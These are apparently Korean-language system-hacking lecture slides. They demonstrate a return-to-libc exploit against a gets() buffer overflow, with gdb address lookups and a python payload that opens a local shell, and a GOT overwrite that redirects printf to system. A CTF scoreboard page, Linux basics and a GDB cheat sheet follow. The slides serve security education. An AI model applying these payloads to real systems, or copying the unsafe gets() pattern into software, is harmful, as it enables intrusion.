
# RTL 원리



# RTL 원리



# RTL 원리





RTL

# 실습(이 아닌 예제)

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main()
5 {
6     char buf[256];
7     gets(buf);
8
9     return 0;
10 }
```

system("/bin/sh") 실행이 목표

RTL

# 실습(이 아닌 예제)

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e51940 <system>
gdb-peda$
```

〈system 함수의 주소〉

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f7002b ("/bin/sh")
gdb-peda$
```

〈파라미터의 주소〉

RTL

# 실습(이 아닌 예제)

```
minibeef@P56C:~/sys$ (python -c 'print "A"*260 + "\x40\x19\xe5\xf7" + "A"*4 + "\x2b\x00\xf7\xf7";cat) | ./rtl
whoami
minibeef

ls
bof2    find    func_call  peda-session-bof2.txt  peda-session-rtl.txt  rtl.c  test.c
bof2.c  find.c  func_call.c  peda-session-func_call.txt  rtl                test
```

셸이 실행되었다.

라이브러리 함수 주소 덮어쓰기


# GOT Overwrite

PLT와 GOT란?

Attack Idea

(실습)  
2asy-Overwrite

# PLT와 GOT란?




GOT Overwrite

# PLT와 GOT란?


PLT(Procedure Linkable Table)

GOT(Global Offset Table)

-Dynamic Linked Program-




# PLT와 GOT란?



GOT Overwrite

# PLT와 GOT란?





GOT Overwrite

# Attack Idea

printf함수의 GOT => system()의 GOT

=> 의도치 않은 system 함수의 실행

IDEA

printf("cat flag") => **system**("cat flag")

GOT Overwrite

# (실습) 2asy-Overwrite

```
1 #include <stdio.h>
2
3 int main()
4 {
5     printf("cat flag");
6     return 0;
7 }
```

```
root@DESKTOP-HSA1BLI:~/system_edu# echo "HELLO SYSTEM EDU" >> flag
root@DESKTOP-HSA1BLI:~/system_edu# cat flag
HELLO SYSTEM EDU
```

# (실습) 2asy-Overwrite

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x000000000000064a <+0>:    push    rbp
   0x000000000000064b <+1>:    mov     rbp, rsp
   0x000000000000064e <+4>:    lea     rdi, [rip+0x9f]          # 0x6f4
   0x0000000000000655 <+11>:   mov     eax, 0x0
   0x000000000000065a <+16>:   call    0x520 <printf@plt>
   0x000000000000065f <+21>:   mov     eax, 0x0
   0x0000000000000664 <+26>:   pop     rbp
   0x0000000000000665 <+27>:   ret
End of assembler dump.
gdb-peda$
```

```
gdb-peda$ elfsymbol printf
Detail symbol info
printf@reloc = 0
printf@plt = 0x8000520
printf@got = 0x8200fd0
gdb-peda$ p system
$1 = {int (const char *)} 0x7ffff04f440 <__libc_system>
gdb-peda$ set *0x8200fd0=0x7ffff04f440
gdb-peda$
```



GOT Overwrite

# (실습) 2asy-Overwrite

```
gdb-peda$ c
Continuing.
[New process 724]
process 724 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
[New process 725]
process 725 is executing new program: /bin/cat
HELLO SYSTEM EDU
[Inferior 3 (process 725) exited normally]
Warning: not running
gdb-peda$
```

라이브러리 함수 주소 덮어쓰기










# CTF : Capture The FLAG



# CTF Time

## Team rating

2019 2018 2017 2016 2015 2014 2013 2012 2011

Place	Team	Country	Rating
1	<a href="#">Dragon Sector</a>		723.994
2	<a href="#">Balsn</a>		686.923
3	<a href="#">LC#BC</a>		587.842
4	<a href="#">p4</a>		571.197
5	<a href="#">TokyoWesterns</a>		560.944
6	<a href="#">dcua</a>		553.772
7	<a href="#">Tea Deliverers</a>		517.218
8	<a href="#">Plaid Parliament of Pwning</a>		510.566
9	<a href="#">Bushwhackers</a>		507.114
10	<a href="#">r3kapig</a>		501.179

[Full rating](#) | [Rating formula](#)

## Upcoming events

Open

Format	Name	Date	Duration
--------	------	------	----------

## Past events

With scoreboard All

### CyBRICS CTF Quals 2019

7 21, 2019 10:00 UTC | On-line | [Weight voting in progress](#)

Place	Team	Country	Points *
1	<a href="#">Bushwhackers</a>		0.000
2	<a href="#">Nu1L</a>		0.000
3	<a href="#">fargate</a>		0.000

[771 teams total](#) | [Tasks and writeups](#)

### Cinsects CTF 2019

7 12, 2019 19:00 UTC | On-line

Place	Team	Country	Points
1	<a href="#">Bushwhackers</a>		47 000
2	<a href="#">saarsec</a>		
3	<a href="#">ENOFLAG</a>		

### WCTF 2019 ONLINE

7 06, 2019 10:00 UTC | On-line

Place	Team	Country	Points
-------	------	---------	--------

This website uses cookies to manage authentication, for analytics, and other functions. [Privacy policy](#)

Got it!

간이 CTF

ls : 파일 목록 보기

cd [디렉토리] : 디렉토리 이동

mkdir [이름] : 디렉토리 생성

rm [파일명] : 파일 삭제

rm -r [디렉토리명] : 디렉토리 삭제

mv : 파일 이동(이름 변경으로 쓸 수 있음)

vi : 소스코드 생성

gcc -o [실행파일] [소스코드] : 컴파일



# GDB Cheat Sheet

## (1) 시작/종료

- 시작 : gdb [프로그램명]
- 종료 : quit 혹은 q

## (2) 문법 변경

set disassembly-flavor intel

## (3) 분석

- 해당 함수 코드 : disas [함수명]
- 실행 : run 또는 r
- 브레이크 포인트 : b [지점]
- 브레이크 포인트 걸린 위치 코드 : disas
- 브레이크 포인트 다 지우기 : d 또는 dis
- 다음 명령어 : ni
- 진행 : c
- 강제 점프 : jump [위치] -> 함수, 행, 메모리
- info func : 쓰인 함수 보기
- info r : 레지스터 보기

## (4) 정보 수집 - x 명령어

x/[범위][출력형식]

〈출력형식〉

t : 2 진수

o : 8 진수

d : 10 진수

x : 16 진수

s : 문자열

i : 어셈블리

EX1) x/100i \$eip : 100줄의 명령어를 어셈으로 보겠다

EX2) x/s \$esi : esi 위치에 있는 문자열을 보겠다.

## (5) 정보 수집 - p 명령어

p/[출력형식] [계산식] : 계산 결과 확인

계산식에는 여러가지 들어갈 수 있다.(레지스터, 변수 등등)